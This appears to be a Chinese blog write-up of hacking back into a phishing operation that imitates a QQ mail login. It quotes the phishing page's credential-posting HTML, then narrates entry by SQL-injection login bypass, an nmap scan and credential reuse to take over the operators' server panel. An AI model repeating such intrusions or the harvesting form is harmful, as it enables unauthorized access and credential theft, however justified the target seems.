
收到钓鱼网站链接：



助学金补助名单：http://www.y ep.club/Fw-9 ml?uid=62

点击链接：


出现拦截链接，看来 chrome 属实牛逼，但是我们点继续访问

是一个仿的 qq 邮箱手机上的登录界面

审计一下页面（也可以抓包），可以发现，数据提交的链接：

```
eln(" <div id="+uid+" id=\"login\" class=\"login\"><div id=\"logo\"  class=\"logo\"  ></div>");
eln(" <FORM method=\"post\" name=\"form1\" onsubmit=\"login();\" action=\"http://www.1    .fun/poss.php                    \"> ");
eln("<div id=\"web_login\"><ul id=\"g_list\"><li id=\"g_u\"><input name=\"tet_user\" class=\"inputstyle\" id=\"tet_user\"  maxlength=\"10\"
ent.getElementById('tet_user').setAttribute('placeholder','\u8bf7'+'\u8f93'+'\u5165'+'\u8d26'+'\u53f7');</script>");
eln("</li><li id=\"g_p\"><input id=\"tet_pass\" class=\"inputstyle\" maxlength=\"20\" type=\"password\" name=\"tet_pass\" \>
```


访问这个链接：



发现主目录 403


因为以前日过一个钓鱼网站，那个钓鱼网站的有个管理界面在 admin 下，所以，这次也试试，访问 admin 目录，果然出现了登录界面。

审计源码没什么用，于是尝试登陆，首选 sql 注入万能密码，然而还真存在，直接 admin 登陆。Ahhh




接下来继续操作，经过测试发现这个平台有好多个子用户，推测应该是出售钓鱼链接给别人，以此获利，严重违反了法律。

目前中招的 QQ 号有 6w+




平台的子用户有 63 个



由于在这个站点上没有找到上传点，可以利用的服务还剩 ftp，由于对 ftp 不够了解，所以打算从其他方面入手，刚刚在审查用户的时候，我注意到了，每个链接都有对应的服务器。其中有个地址比较吸引我。


尝试访问一下

宝塔面板的界面，于是访问 888 端口，发现无响应，orz，再用 nmap 扫一下，扫出了 888 端口有 http，试着访问一下，发现了宝塔 win 的登录界面。





Sql 注入，弱密码，初始密码试了一圈，都登不上去，这个时候想到了，刚刚的管理界面是 admin 登陆的，所以宝塔的会不会密码一致呢，本来打算盲注跑一下数据库呢，结果发现刚刚的用户管理界面有 admin 用户的信息。

于是拿着这个账户去登陆，成功登录，发现这个服务器上有好多钓鱼网站的链接，数据库。。。这是捅了贼窝了。。。



首页
网站
FTP
数据库
监控
安全
文件
计划任务
软件管理
面板设置
退出面板
首页 / 服务器状态
网站
9 个
管理 | 添加
FTP
0 个
管理 | 添加
数据库
10 个
管理 | 添加
服务器状态
CPU使用率
0.78%
内存使用率
54%
63%
11%
软件
网络流量
上行速度
总发送


网站
FTP
数据库
监控
安全
文件
计划任务
软件管理
面板设置
退出面板


首页
网站
FTP
数据库
监控
安全
文件
计划任务
软件管理
面板设置
退出面板



最后嘿嘿嘿



Orz　接下来 就等待这个站点接收正义的制裁叭~ 886